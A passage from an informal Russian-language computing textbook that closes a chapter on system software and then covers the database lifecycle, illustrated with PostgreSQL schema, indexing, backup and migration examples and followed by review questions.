
Альтернатива: Отсортировал по столбцу **Memory** (память). Процесс `chrome.exe` жрёт 8 GB из 16 GB RAM. Завершил процесс → освободилось 8 GB.

Вывод: Диспетчер задач — первый инструмент для диагностики тормозов.

Пример 5: Архивация данных (7z vs ZIP)

Задача: Папка с исходным кодом проекта (10,000 файлов, 500 MB). Нужно заархивировать для отправки по почте. Сравни ZIP и 7z.

Решение:

ZIP (Deflate): - Сжатие: 500 MB → 150 MB (коэффициент 3.3x). - Время: 30 секунд. - Совместимость: все ОС, любой архиватор откроет.

7z (LZMA): - Сжатие: 500 MB → 80 MB (коэффициент 6.25x). - Время: 2 минуты. - Совместимость: нужен 7-Zip или аналог.

Вывод: - Если важна скорость и совместимость → ZIP. - Если важен размер (медленный интернет, лимит на размер письма) → 7z.

Практика: - Исходный код (текстовые файлы, много повторений) сжимается отлично (6-10x). - Фотографии (JPEG уже сжат) сжимаются плохо (1.05-1.2x, почти без толку).

Ключевые термины и определения

- **Системное программное обеспечение (системное ПО)** — набор программ для управления аппаратными ресурсами и обеспечения платформы для выполнения прикладных программ.
- **Драйвер устройства (Device Driver)** — программа для управления конкретным устройством (видеокарта, принтер, диск, сетевая карта).
- **Kernel-mode driver (драйвер режима ядра)** — драйвер, работающий в привилегированном режиме (полный доступ к железу, но опасен — ошибка = BSOD).
- **User-mode driver (драйвер пользовательского режима)** — драйвер, работающий как обычная программа (безопаснее, но медленнее).
- **Blue Screen of Death (BSOD)** — критическая ошибка Windows, вызванная багом в ядре или драйвере (синий экран с текстом ошибки).
- **Kernel panic** — критическая ошибка Linux/macOS, аналог BSOD.
- **Системные утилиты** — программы для управления и обслуживания системы (диспетчер задач, дефрагментация, архиваторы, антивирусы).
- **Диспетчер задач (Task Manager)** — утилита для мониторинга процессов, CPU/RAM/диска/сети, завершения зависших программ.
- **Диспетчер дисков (Disk Management)** — утилита для управления разделами дисков (создание, форматирование, изменение размера).
- **Реестр Windows (Registry)** — централизованная база данных настроек ОС и программ.
- **Дефрагментация (Defragmentation)** — процесс упорядочивания файлов на HDD (для SSD не нужна и вредна).
- **TRIM** — команда для SSD, сообщающая, какие блоки данных больше не используются (оптимизация записи).
- **Резервное копирование (Backup)** — создание копии данных на случай сбоя (правило 3-2-1: 3 копии, 2 носителя, 1 офлайн).
- **Архиватор** — программа для сжатия файлов (WinRAR, 7-Zip, gzip, tar).
- **Антивирус** — программа для защиты от вредоносного ПО (вирусы, трояны, шифровальщики).
- **Сигнатура вируса** — уникальный отпечаток (fingerprint) известного вируса в базе данных антивируса.
- **Эвристический анализ** — метод обнаружения вирусов по подозрительному поведению (без сигнатуры).
- **Песочница (Sandbox)** — изолированная среда для запуска подозрительных программ (защита системы).

- **Файловый менеджер** — программа для управления файлами и папками (копирование, перемещение, удаление).
-

Контрольные вопросы

1. **Теория:** Назови три категории системного ПО и приведи по два примера для каждой. Почему системное ПО критично для работы компьютера?
 2. **Драйверы:** В чём разница между kernel-mode драйвером (видеокарта) и user-mode драйвером (принтер)? Почему баг в драйвере видеокарты может вызвать BSOD, а баг в драйвере принтера — нет?
 3. **Практика:** Компьютер тормозит. Открыл Task Manager, процесс `chrome.exe` жрёт 100% CPU и 10 GB RAM. Что делать? Опиши последовательность действий. Почему Chrome создаёт десятки процессов?
 4. **Дефрагментация:** У тебя два диска: HDD 1 TB (фрагментирован на 40%) и SSD 500 GB. Нужно ли дефрагментировать каждый из них? Объясни, почему дефрагментация SSD вредна. Что такое TRIM и зачем он нужен?
 5. **Антивирусы:** Скачал файл `photo.jpg.exe`. Антивирус заблокировал. Как он понял, что это вирус? Опиши два метода обнаружения: сигнатуры и эвристический анализ. Почему zero-day вирусы опасны?
-

Итог: Системное программное обеспечение — это фундамент, без которого компьютер бесполезен. Операционная система управляет процессами и памятью, драйверы переводят команды ОС в инструкции для устройств, системные утилиты поддерживают систему в рабочем состоянии. Kernel-mode драйверы опасны (ошибка = BSOD), но быстры. User-mode драйверы безопасны, но медленнее. Дефрагментация полезна для HDD, но вредна для SSD (используй TRIM). Антивирусы защищают от вирусов через сигнатуры и эвристику, но Windows Defender (2025) уже достаточно хорош. Архиваторы сжимают данные (7z лучше ZIP, но медленнее). Делай бэкапы по правилу 3-2-1, чтобы не потерять всё при крахе.

Следующая глава (4.1) — Жизненный цикл баз данных. Переходим к разделу 4 (Модели решения задач). Впереди — алгоритмы, программирование, базы данных, и сети.

Глава 4.1: Жизненный цикл баз данных

Введение

Итак, разобрались с железом (раздел 2), софтом (раздел 3), и теперь пора говорить о том, как решать реальные задачи. База данных — это не просто "создал табличку, закинул данные и радуешься". Это целая жизнь: от идеи до смерти (ну, или миграции на что-то новое).

Жизненный цикл базы данных (Database Lifecycle, DBLC) — это все этапы существования БД: от момента, когда кто-то сказал "блин, нам нужна база", до момента "всё, выключаем, переезжаем на MongoDB" (или наоборот).

Эта глава связана с: - **Глава 7.2** (Понятие база данных) — там мы ещё вернёмся к БД подробнее - **Глава 7.3** (Реляционные БД) — когда будем проектировать таблицы, вспомним нормализацию - **Глава 4.2** (Информационные модели) — моделирование предметной области

Если ты думаешь, что БД живут вечно — ты ошибаешься. Средний срок жизни корпоративной БД — 5-10 лет. Потом либо переписывают, либо мигрируют, либо просто выключают нахрен и делают заново.

4.1.1. Что такое жизненный цикл БД

Жизненный цикл базы данных (DBLC) — это последовательность этапов от зарождения идеи создания БД до её вывода из эксплуатации.

Аналогия: представь, что БД — это здание. Жизненный цикл: 1. **Анализ требований** — "Нам нужен магазин на 100 человек с парковкой" 2. **Проектирование** — рисуем план здания (где стены, окна, туалеты) 3. **Реализация** — строим (заливаем фундамент, ставим стены) 4. **Заполнение данными** — завозим товары на полки 5. **Тестирование** — проверяем, не течёт ли крыша, работают ли двери 6. **Эксплуатация** — магазин работает, люди покупают 7. **Поддержка** — меняем лампочки, чиним сломанное, расширяем склад 8. **Вывод из эксплуатации** — сносим здание или перестраиваем в офис

Без чёткого понимания жизненного цикла получается хаос: начинаешь строить без плана, потом всё переделываешь, база работает криво, данные теряются, а заказчик орёт.

4.1.2. Фазы жизненного цикла БД

Классическая модель жизненного цикла БД включает **8 основных фаз**. Погнали по порядку.

Фаза 1: Анализ требований (Requirements Analysis)

Что делаем: Выясняем, что вообще нужно. Разговариваем с заказчиком, пользователями, бизнесом.

Вопросы, которые задаём: - Какие данные хранить? (товары, пользователи, заказы, платежи?) - Сколько данных? (100 записей или 100 миллионов?) - Кто будет работать с БД? (один админ или 10 тысяч пользователей одновременно?) - Какие операции? (только чтение или постоянная запись?) - Какие требования к скорости? (можно подождать секунду или нужен ответ за 10 мс?) - Какие требования к надёжности? (потеря данных = конец света или "ну ладно"?)

Типы требований:

Функциональные — что должна делать БД: - Хранить информацию о товарах (название, цена, количество) - Регистрировать заказы пользователей - Вести историю покупок - Поддерживать поиск по названию товара

Нефункциональные — как должна работать БД: - Время отклика запроса: не более 100 мс - Доступность: 99.9% (не больше 8 часов простоя в год) - Безопасность: шифрование личных данных - Масштабируемость: должна поддерживать рост до 1 млн пользователей

Пример 1: Интернет-магазин (анализ требований)

Заказчик: "Хочу интернет-магазин для продажи носков."

Аналитик: "Окей, а что конкретно нужно?"

Требования: - Хранить каталог товаров (название, цена, артикул, количество на складе, фото) - Регистрация пользователей (email, пароль, адрес доставки) - Оформление заказов (корзина, оплата, доставка) - История заказов пользователя - Админ-панель (добавление товаров, управление заказами)

Оценка объёма: - Товаров: 500 позиций (на старте), рост до 10 000 - Пользователей: 10 000 (на старте), рост до 100 000 - Заказов: ~100 в день (~36 000 в год)

Нефункциональные требования: - Сайт должен работать 24/7 - Время загрузки страницы: до 1 секунды - Безопасность: пароли хешируются, платёжные данные не хранятся (используем Stripe/PayPal)

Вывод: Нужна реляционная БД (PostgreSQL или MySQL), структура данных простая, нагрузка небольшая.

Фаза 2: Проектирование БД (Database Design)

Это самая важная фаза. Плохо спроектировал — потом будешь месяцами рефакторить.

Проектирование делится на **три подэтапа**:

2.1. Концептуальное проектирование (Conceptual Design)

Что делаем: Рисуем **ER-диаграмму** (Entity-Relationship, сущность-связь). Определяем сущности и связи между ними. Пока не думаем о конкретной СУБД.

Сущности — это объекты предметной области: - Пользователь (User) - Товар (Product) - Заказ (Order) - Категория (Category)

Связи — как сущности взаимодействуют: - Пользователь **размещает** Заказ (один ко многим, 1:N) - Заказ **содержит** Товары (многие ко многим, M:N) - Товар **принадлежит** Категории (многие к одному, N:1)

Пример 2: ER-диаграмма интернет-магазина

```
[User] —(1)——(N)— [Order]
  |               |
  | email, password | order_date, total_price
  | name, address   |
  |                 |
[Product] —(N)——(M)— [Order] (связь M:N через промежуточную таблицу)
  |
  | name, price, stock_quantity, image_url
  |
[Category] —(1)——(N)— [Product]
  |
  | category_name
```

Правила: - Один пользователь может сделать много заказов (1:N) - Один заказ содержит много товаров, и один товар может быть в разных заказах (M:N) - Один товар принадлежит одной категории, но в категории много товаров (N:1)

2.2. Логическое проектирование (Logical Design)

Что делаем: Переводим ER-диаграмму в **таблицы** реляционной модели. Определяем первичные и внешние ключи.

Правила преобразования: - Каждая сущность → таблица - Каждый атрибут сущности → поле таблицы - Связь 1:N → внешний ключ в таблице "многие" - Связь M:N → отдельная промежуточная таблица

Пример 3: Таблицы интернет-магазина

Таблица `users`:

```
user_id (INT, PRIMARY KEY) ← первичный ключ
email (VARCHAR, UNIQUE)
password_hash (VARCHAR)
name (VARCHAR)
address (TEXT)
created_at (TIMESTAMP)
```

Таблица `products`:

```
product_id (INT, PRIMARY KEY)
category_id (INT, FOREIGN KEY → categories.category_id)
name (VARCHAR)
price (DECIMAL)
stock_quantity (INT)
image_url (VARCHAR)
```

Таблица `categories`:

```
category_id (INT, PRIMARY KEY)
category_name (VARCHAR)
```

Таблица `orders`:

```
order_id (INT, PRIMARY KEY)
user_id (INT, FOREIGN KEY → users.user_id)
order_date (TIMESTAMP)
total_price (DECIMAL)
status (ENUM: 'pending', 'paid', 'shipped', 'delivered')
```

Промежуточная таблица `order_items` (связь M:N между `orders` и `products`):

```
order_item_id (INT, PRIMARY KEY)
order_id (INT, FOREIGN KEY → orders.order_id)
product_id (INT, FOREIGN KEY → products.product_id)
quantity (INT)
price (DECIMAL) ← цена на момент заказа (может измениться)
```

Почему отдельная таблица `order_items`? Потому что связь M:N (один заказ может содержать много товаров, один товар может быть в разных заказах). Без промежуточной таблицы это не представить.

2.3. Физическое проектирование (*Physical Design*)

Что делаем: Оптимизируем под конкретную СУБД. Определяем индексы, разделение на партиции, типы данных.

Индексы — ускоряют поиск. Без индекса БД будет сканировать всю таблицу (медленно).

Пример 4: Какие индексы создать?

```
-- Часто ищем пользователя по email
CREATE INDEX idx_users_email ON users(email);

-- Часто ищем товары по категории
```

```
CREATE INDEX idx_products_category ON products(category_id);

-- Часто выбираем заказы конкретного пользователя
CREATE INDEX idx_orders_user ON orders(user_id);

-- Часто ищем товары по названию
CREATE INDEX idx_products_name ON products(name);
```

Типы данных: - `INT` — для ID (занимает 4 байта, диапазон: -2 млрд до +2 млрд) - `BIGINT` — если ID больше 2 млрд (8 байт) - `VARCHAR(255)` — для строк переменной длины - `TEXT` — для длинных текстов (адрес, описание) - `DECIMAL(10, 2)` — для цен (10 цифр всего, 2 после запятой: 12345678.99) - `TIMESTAMP` — для дат и времени

Партиционирование (Partitioning): разделение больших таблиц на части.

Если у тебя 100 миллионов заказов за 10 лет, можно разделить таблицу по годам:

```
CREATE TABLE orders_2024 PARTITION OF orders FOR VALUES FROM ('2024-01-01') TO
('2025-01-01');
CREATE TABLE orders_2025 PARTITION OF orders FOR VALUES FROM ('2025-01-01') TO
('2026-01-01');
```

Запросы будут работать только с нужной партицией → быстрее.

Фаза 3: Реализация (Implementation)

Что делаем: Создаём таблицы, определяем ограничения, выбираем СУБД.

Выбор СУБД:

СУБД	Плюсы	Минусы	Применение
PostgreSQL	Мощная, open-source, JSONB, расширения	Сложнее настраивать	Веб-приложения, аналитика
MySQL	Популярная, простая, быстрая	Меньше фич, чем PostgreSQL	WordPress, веб-сайты
SQLite	Не требует сервера, файловая	Не для многопользовательских БД	Мобильные приложения, прототипы
SQL Server	Интеграция с Microsoft, мощная	Дорогая лицензия	Корпоративные приложения
Oracle	Максимум возможностей	Очень дорогая	Банки, крупный бизнес

Пример 5: Создание таблиц в PostgreSQL

```
CREATE TABLE users (
    user_id SERIAL PRIMARY KEY,
    email VARCHAR(255) UNIQUE NOT NULL,
    password_hash VARCHAR(255) NOT NULL,
    name VARCHAR(100),
    address TEXT,
    created_at TIMESTAMP DEFAULT CURRENT_TIMESTAMP
);

CREATE TABLE categories (
    category_id SERIAL PRIMARY KEY,
    category_name VARCHAR(100) NOT NULL
);

CREATE TABLE products (
    product_id SERIAL PRIMARY KEY,
    category_id INT REFERENCES categories(category_id) ON DELETE SET NULL,
```

```

    name VARCHAR(255) NOT NULL,
    price DECIMAL(10, 2) NOT NULL CHECK (price >= 0),
    stock_quantity INT NOT NULL CHECK (stock_quantity >= 0),
    image_url VARCHAR(255)
);

CREATE TABLE orders (
    order_id SERIAL PRIMARY KEY,
    user_id INT REFERENCES users(user_id) ON DELETE CASCADE,
    order_date TIMESTAMP DEFAULT CURRENT_TIMESTAMP,
    total_price DECIMAL(10, 2) NOT NULL,
    status VARCHAR(20) DEFAULT 'pending'
);

CREATE TABLE order_items (
    order_item_id SERIAL PRIMARY KEY,
    order_id INT REFERENCES orders(order_id) ON DELETE CASCADE,
    product_id INT REFERENCES products(product_id) ON DELETE RESTRICT,
    quantity INT NOT NULL CHECK (quantity > 0),
    price DECIMAL(10, 2) NOT NULL
);

```

Ограничения: - `PRIMARY KEY` — уникальный идентификатор строки - `FOREIGN KEY` — связь между таблицами - `NOT NULL` — поле обязательно к заполнению - `UNIQUE` — значение должно быть уникальным - `CHECK` — проверка условия (цена ≥ 0) - `ON DELETE CASCADE` — при удалении пользователя удалить его заказы - `ON DELETE RESTRICT` — нельзя удалить товар, если он есть в заказах

Фаза 4: Заполнение данными (Data Loading)

Что делаем: Импортируем данные из старых систем, CSV-файлов, Excel, других БД.

Источники данных: - Старая БД (миграция с MySQL на PostgreSQL) - Excel-таблицы (типичный ужас малого бизнеса) - CSV-файлы - JSON/XML из API - Ручной ввод (если данных мало)

Пример 6: Миграция из Excel в PostgreSQL

Ситуация: У магазина был Excel-файл с товарами (products.xlsx):

Название	Цена	Количество	Категория
Носки белые	150	100	Одежда
Носки чёрные	180	50	Одежда
Кружка синяя	300	30	Посуда

Шаги миграции:

1. Экспортируем Excel в CSV:

```

name,price,stock_quantity,category_name
Носки белые,150,100,Одежда
Носки чёрные,180,50,Одежда
Кружка синяя,300,30,Посуда

```

1. Загружаем CSV в PostgreSQL:

```

-- Сначала заполняем категории (уникальные)
INSERT INTO categories (category_name)
VALUES ('Одежда'), ('Посуда')
ON CONFLICT DO NOTHING;

```

```
-- Потом товары
COPY products (name, price, stock_quantity, category_id)
FROM '/path/to/products.csv'
WITH (FORMAT csv, HEADER true);
```

Проблемы при миграции: - Дубликаты (один товар записан 10 раз) - Опечатки ("Одежда" vs "одежда" vs "Одежда") - Неправильные типы данных (цена записана как текст "150 руб") - Отсутствующие данные (пустые ячейки)

Решение: Написать скрипт очистки данных (Python + pandas):

```
import pandas as pd

df = pd.read_excel('products.xlsx')
df = df.drop_duplicates() # убрать дубликаты
df['price'] = df['price'].str.replace(' руб', '').astype(float) # очистить цену
df['category_name'] = df['category_name'].str.strip().str.capitalize() # привести категории
к единому виду
df.to_csv('products_clean.csv', index=False)
```

Фаза 5: Тестирование (Testing)

Что делаем: Проверяем, что БД работает корректно.

Виды тестов:

5.1. Функциональное тестирование

Проверяем, что запросы работают правильно: - Регистрация пользователя → пользователь появился в таблице `users` - Оформление заказа → запись в `orders` и `order_items`, уменьшилось `stock_quantity` - Удаление пользователя → его заказы тоже удалились (CASCADE работает)

5.2. Тестирование производительности

Проверяем скорость работы: - Выборка 1000 товаров: должна занимать < 50 мс - Поиск пользователя по email: < 10 мс (благодаря индексу) - Создание заказа: < 100 мс

Инструменты: - `EXPLAIN ANALYZE` (PostgreSQL) — показывает план выполнения запроса - pgBench (PostgreSQL) — нагрузочное тестирование - JMeter — симуляция одновременных запросов

Пример 7: Проверка индекса

Запрос без индекса (плохо):

```
EXPLAIN ANALYZE SELECT * FROM users WHERE email = 'user@example.com';

-- Seq Scan on users (cost=0.00..1500.00 rows=1 width=100) (actual time=25.123..25.125
rows=1 loops=1)
-- Planning Time: 0.1 ms
-- Execution Time: 25.2 ms
```

Seq Scan = последовательное сканирование (перебор всей таблицы) → медленно.

Создаём индекс:

```
CREATE INDEX idx_users_email ON users(email);
```

Запрос с индексом (хорошо):

```
EXPLAIN ANALYZE SELECT * FROM users WHERE email = 'user@example.com';

-- Index Scan using idx_users_email on users  (cost=0.29..8.30 rows=1 width=100) (actual
time=0.015..0.017 rows=1 loops=1)
-- Planning Time: 0.1 ms
-- Execution Time: 0.05 ms
```

Index Scan = поиск по индексу → в **500 раз быстрее** (25 мс → 0.05 мс).

Вывод: Индексы критичны для производительности.

5.3. Тестирование целостности данных

Проверяем, что ограничения работают: - Нельзя создать товар с отрицательной ценой (CHECK constraint) - Нельзя удалить товар, который есть в заказе (RESTRICT) - Нельзя создать заказ для несуществующего пользователя (FOREIGN KEY)

Фаза 6: Эксплуатация (Operation / Maintenance)

Что делаем: БД работает в продакшене, пользователи её используют.

Задачи администратора БД (DBA):

6.1. Резервное копирование (Backup)

Виды бэкапов: - **Полный (Full Backup):** копия всей БД - **Инкрементный (Incremental):** только изменения с последнего бэкапа - **Дифференциальный (Differential):** изменения с последнего полного бэкапа

Стратегия 3-2-1: - **3 копии:** оригинал + 2 бэкапа - **2 разных носителя:** SSD + HDD (или облако) - **1 копия off-site:** в другом дата-центре (на случай пожара)

Пример PostgreSQL:

```
# Полный бэкап
pg_dump myshop > myshop_backup_2025-01-14.sql

# Бэкап с сжатием
pg_dump myshop | gzip > myshop_backup_2025-01-14.sql.gz

# Восстановление
psql myshop < myshop_backup_2025-01-14.sql
```

Частота бэкапов: зависит от критичности данных. - Банк: каждые 15 минут - Интернет-магазин: раз в день - Блог: раз в неделю

6.2. Мониторинг производительности

Что отслеживаем: - **CPU usage:** процессор БД не должен быть загружен на 100% - **RAM usage:** БД любят жрать память (кэш) - **Disk I/O:** скорость чтения/записи на диск - **Connections:** количество одновременных подключений - **Slow queries:** медленные запросы (> 1 секунды)

Инструменты мониторинга: - **Prometheus + Grafana** — визуализация метрик - **pgAdmin** — GUI для PostgreSQL - **Percona Monitoring** — для MySQL

Пример проблемы: Внезапно сайт стал тормозить. Смотрим в мониторинг:

```
Slow Query Log:
SELECT * FROM products WHERE name LIKE '%носок%'; -- 2.5 секунды
```

Причина: Запрос `LIKE '%носок%'` не использует индекс (% в начале = полное сканирование).

Решение: Использовать полнотекстовый поиск (Full-Text Search):

```
-- Создаём индекс для полнотекстового поиска
CREATE INDEX idx_products_name_fts ON products USING GIN (to_tsvector('russian', name));

-- Новый запрос (быстро)
SELECT * FROM products WHERE to_tsvector('russian', name) @@ to_tsquery('russian', 'носок');
```

6.3. Обновление схемы (Миграции)

Ситуация: Через год после запуска нужно добавить поле "скидка" для товаров.

Миграция:

```
ALTER TABLE products ADD COLUMN discount DECIMAL(5, 2) DEFAULT 0 CHECK (discount >= 0 AND discount <= 100);
```

Проблема: На production-БД 10 миллионов товаров, ALTER TABLE может занять часы и заблокировать таблицу.

Решение: Миграция без даунтайма (zero-downtime migration): 1. Создать новую таблицу с нужной схемой 2. Скопировать данные порциями (batches) 3. Переключить приложение на новую таблицу 4. Удалить старую таблицу

Фаза 7: Поддержка и модернизация (Support & Evolution)

Что делаем: Добавляем новые фичи, оптимизируем, масштабируем.

7.1. Вертикальное масштабирование (Scale Up)

Метод: Увеличить ресурсы сервера (больше CPU, RAM, SSD).

Пример: Сервер с 16 GB RAM → 64 GB RAM.

Плюсы: Просто.

Минусы: Есть предел (нельзя бесконечно увеличивать).

7.2. Горизонтальное масштабирование (Scale Out)

Метод: Добавить больше серверов.

Варианты: - **Репликация (Replication):** Мастер-сервер (запись) + несколько реплик (чтение). Читающие запросы распределяются между репликами → снижение нагрузки. - **Шардирование (Sharding):** Разделение данных между серверами. Например, пользователи А-М на сервере 1, N-Z на сервере 2.

Пример 8: Расчёт нагрузки на БД

Ситуация: Интернет-магазин растёт. Текущая нагрузка: - 10 000 пользователей онлайн - Каждый делает 5 запросов в минуту - Итого: $10\,000 \times 5 / 60 = 833$ запроса в секунду (QPS, Queries Per Second)

Один сервер PostgreSQL (16 CPU, 64 GB RAM, SSD): - Максимальная пропускная способность: ~5000 QPS (при оптимизации)

Текущая нагрузка: 833 QPS → сервер справляется.

Прогноз: рост до 100 000 пользователей → 8330 QPS → нужно масштабирование.

Решение: 1. Включить репликацию: 1 мастер (запись) + 3 реплики (чтение) 2. 80% запросов — чтение → распределяем на 3 реплики: $8330 \times 0.8 / 3 \approx 2220$ QPS на реплику (норм) 3. 20% запросов — запись → мастер: $8330 \times 0.2 = 1666$ QPS (норм)

Итого: Выдержим рост до 100 000 пользователей.

Фаза 8: Вывод из эксплуатации (Decommissioning)

Что делаем: БД больше не нужна, выключаем.

Причины: - Проект закрыли - Мигрировали на новую систему - Объединили несколько БД в одну

Шаги: 1. **Архивирование:** Сохранить данные на долгий срок (для аудита, законов) 2. **Экспорт:** Выгрузить данные в формат CSV/JSON (на случай, если понадобятся) 3. **Миграция:** Перенести данные в новую систему 4. **Удаление:** Безопасно удалить БД (перезагереть диски, чтобы данные нельзя было восстановить)

Пример: Компания мигрирует с MySQL на PostgreSQL.

План: 1. Поднять PostgreSQL рядом с MySQL 2. Экспортировать данные из MySQL: `mysqldump > data.sql` 3. Импортировать в PostgreSQL: `psql < data.sql` 4. Проверить, что всё работает 5. Переключить приложение на PostgreSQL 6. Оставить MySQL работать ещё месяц (на случай проблем) 7. Выключить MySQL, удалить

4.1.3. Модели жизненного цикла

Существуют разные подходы к организации жизненного цикла БД.

Каскадная модель (Waterfall)

Принцип: Последовательное выполнение фаз. Завершил одну → переходишь к следующей. Назад не возвращаемся.

Анализ → Проектирование → Реализация → Тестирование → Эксплуатация

Плюсы: - Понятно и структурировано - Легко планировать - Подходит для крупных проектов с чёткими требованиями

Минусы: - Нет гибкости (требования изменились → всё переделывать) - Долго (от идеи до результата — месяцы) - Ошибки выявляются поздно (на этапе тестирования)

Применение: Государственные проекты, банковские системы, крупные корпорации.

Agile / Iterative модель

Принцип: Итеративная разработка. Делаем небольшие части (спринты 2-4 недели), быстро тестируем, получаем обратную связь, дорабатываем.

Спринт 1: Базовая схема (users, products) → Тестирование → Фидбэк
Спринт 2: Заказы (orders, order_items) → Тестирование → Фидбэк
Спринт 3: Оптимизация (индексы, репликация) → Тестирование → Фидбэк

Плюсы: - Гибкость (можем менять требования) - Быстрый результат (первая версия через 2 недели) - Раннее выявление проблем

Минусы: - Сложнее планировать - Требуется хорошей коммуникации с заказчиком - Может привести к хаотичной архитектуре (если нет контроля)

Применение: Стартапы, веб-приложения, SaaS.

Сравнение

Параметр	Waterfall	Agile
Гибкость	Низкая	Высокая
Скорость запуска	Медленная (месяцы)	Быстрая (недели)
Изменения	Дорого, сложно	Легко
Документация	Подробная, формальная	Минимальная, гибкая
Применение	Крупные корпоративные БД	Стартапы, веб-приложения

4.1.4. Практические примеры

Пример 9: Проектирование БД для социальной сети

Требования: - Пользователи (регистрация, профиль) - Посты (текст, фото) - Лайки (пользователь лайкает пост) - Комментарии (к постам) - Дружба (пользователи добавляют друг друга в друзья)

ER-диаграмма:

```
[User] —(1)———(N)— [Post]
|
└─ username,
    email,
    bio

|
└─ content, created_at

[User] —(M)———(N)— [Like] —(N)———(1)— [Post]

[User] —(1)———(N)— [Comment] —(N)———(1)— [Post]

[User] —(M)———(N)— [Friendship] (самосвязь: User → User)
```

Логические таблицы:

```
CREATE TABLE users (
    user_id SERIAL PRIMARY KEY,
    username VARCHAR(50) UNIQUE NOT NULL,
    email VARCHAR(255) UNIQUE NOT NULL,
    password_hash VARCHAR(255) NOT NULL,
    bio TEXT,
    created_at TIMESTAMP DEFAULT CURRENT_TIMESTAMP
);

CREATE TABLE posts (
    post_id SERIAL PRIMARY KEY,
    user_id INT REFERENCES users(user_id) ON DELETE CASCADE,
    content TEXT NOT NULL,
    image_url VARCHAR(255),
    created_at TIMESTAMP DEFAULT CURRENT_TIMESTAMP
);

CREATE TABLE likes (
    like_id SERIAL PRIMARY KEY,
    user_id INT REFERENCES users(user_id) ON DELETE CASCADE,
    post_id INT REFERENCES posts(post_id) ON DELETE CASCADE,
    created_at TIMESTAMP DEFAULT CURRENT_TIMESTAMP,
    UNIQUE(user_id, post_id) -- один пользователь может лайкнуть пост только раз
);

CREATE TABLE comments (
```



```

    comment_id SERIAL PRIMARY KEY,
    user_id INT REFERENCES users(user_id) ON DELETE CASCADE,
    post_id INT REFERENCES posts(post_id) ON DELETE CASCADE,
    content TEXT NOT NULL,
    created_at TIMESTAMP DEFAULT CURRENT_TIMESTAMP
);

CREATE TABLE friendships (
    friendship_id SERIAL PRIMARY KEY,
    user1_id INT REFERENCES users(user_id) ON DELETE CASCADE,
    user2_id INT REFERENCES users(user_id) ON DELETE CASCADE,
    created_at TIMESTAMP DEFAULT CURRENT_TIMESTAMP,
    CHECK (user1_id < user2_id), -- избегаем дубликатов (1→2 и 2→1)
    UNIQUE(user1_id, user2_id)
);

```

Индексы:

```

CREATE INDEX idx_posts_user ON posts(user_id);
CREATE INDEX idx_likes_post ON likes(post_id);
CREATE INDEX idx_comments_post ON comments(post_id);
CREATE INDEX idx_friendships_users ON friendships(user1_id, user2_id);

```

Оценка размера БД:

Предположим: - 1 млн пользователей - Каждый пользователь: 5 постов → 5 млн постов - Каждый пост: 10 лайков → 50 млн лайков - Каждый пост: 3 комментария → 15 млн комментариев - Каждый пользователь: 100 друзей → 50 млн записей дружбы

Расчёт размера таблицы `posts`: - Одна запись: `post_id` (4 байта) + `user_id` (4) + `content` (средний размер 200 символов = 200 байт) + `image_url` (100 байт) + `created_at` (8 байт) = ~316 байт - 5 млн постов: $5\,000\,000 \times 316 = 1\,580\,000\,000$ байт ≈ 1.5 ГБ

Итоговый размер БД: ~10-20 ГБ (с учётом индексов и служебных данных).

Вывод: Для 1 млн пользователей достаточно одного сервера. При росте до 10 млн — нужна репликация.

Пример 10: Миграция legacy-системы

Ситуация: Компания 20 лет вела учёт в Microsoft Access (БД на 500 МБ). Решили мигрировать на PostgreSQL.

Проблемы: 1. Access использует нестандартные типы данных 2. Много дубликатов (клиенты записаны по 10 раз) 3. Отсутствуют первичные ключи (!) 4. Неправильная кодировка (кириллица превратилась в кракозябры)

План миграции: 1. Экспортировать Access → CSV 2. Написать скрипт очистки (Python): - Удалить дубликаты - Исправить кодировку - Добавить первичные ключи 3. Спроектировать нормализованную схему PostgreSQL 4. Импортировать данные 5. Проверить целостность 6. Перевести приложение на новую БД

Сроки: 3 месяца (большую часть времени — очистка данных).

Стоимость: 2 миллиона рублей (работа аналитиков, программистов, тестировщиков).

Вывод: Миграция legacy-систем — это ад. Но без этого компания не сможет расти.

4.1.5. Связь с другими главами

- **Глава 7.1** (Инфологическое моделирование): концептуальное проектирование БД = построение ER-диаграмм
- **Глава 7.2** (Понятие база данных, архитектура БД): жизненный цикл БД включает выбор архитектуры

- **Глава 7.3** (Реляционные БД, нормализация): логическое проектирование требует знания нормальных форм
 - **Глава 4.2** (Информационные модели): моделирование предметной области = часть анализа требований
 - **Глава 9** (Информационная безопасность): на этапе эксплуатации критична защита данных (шифрование, бэкапы)
-

Ключевые термины и определения

Жизненный цикл БД (DBLC) — последовательность этапов от создания до вывода из эксплуатации базы данных.

Анализ требований — сбор информации о том, какие данные нужно хранить и как с ними работать.

Концептуальное проектирование — создание ER-диаграммы (сущности и связи) без привязки к конкретной СУБД.

Логическое проектирование — преобразование ER-диаграммы в таблицы реляционной модели.

Физическое проектирование — оптимизация схемы БД под конкретную СУБД (индексы, партиции).

Первичный ключ (Primary Key) — уникальный идентификатор строки в таблице.

Внешний ключ (Foreign Key) — поле, ссылающееся на первичный ключ другой таблицы (обеспечивает целостность).

Индекс (Index) — структура данных для ускорения поиска.

Репликация (Replication) — копирование данных с одного сервера на другие (для отказоустойчивости и масштабируемости).

Шардирование (Sharding) — разделение данных между несколькими серверами.

Миграция (Migration) — изменение схемы БД или перенос данных из одной системы в другую.

Нормализация — процесс организации таблиц для устранения избыточности (подробнее в главе 7.3).

СУБД (DBMS) — система управления базами данных (PostgreSQL, MySQL, Oracle и т.д.).









Бэкап (Backup) — резервная копия БД.

Контрольные вопросы

1. **Теория:** Перечислите 8 фаз жизненного цикла базы данных. Объясните, почему нельзя пропустить фазу проектирования и сразу начать реализацию.
 2. **Практика:** Интернет-магазин имеет таблицы: `users` (100 тыс. записей), `products` (10 тыс.), `orders` (1 млн). Запрос "найти все заказы пользователя с `email = 'user@example.com'`" выполняется 5 секунд. Какие индексы нужно создать, чтобы ускорить запрос? Обоснуйте.
 3. **Проектирование:** Спроектируйте логическую схему БД для библиотеки: книги, авторы, читатели, выдача книг. Определите первичные и внешние ключи. Какие связи между таблицами (1:N, M:N)?
 4. **Сравнение:** В чём разница между вертикальным и горизонтальным масштабированием БД? Приведите пример ситуации, когда вертикальное масштабирование не поможет.
 5. **Расчёт:** База данных социальной сети: 10 млн пользователей, каждый делает в среднем 2 поста в месяц. Размер одного поста (с метаданными): 500 байт. Сколько места займут посты за год? Если SSD стоит 5000 руб/ТБ, сколько будет стоить хранение данных за 5 лет?
-

Резюме

В этой главе мы разобрали **жизненный цикл баз данных**:

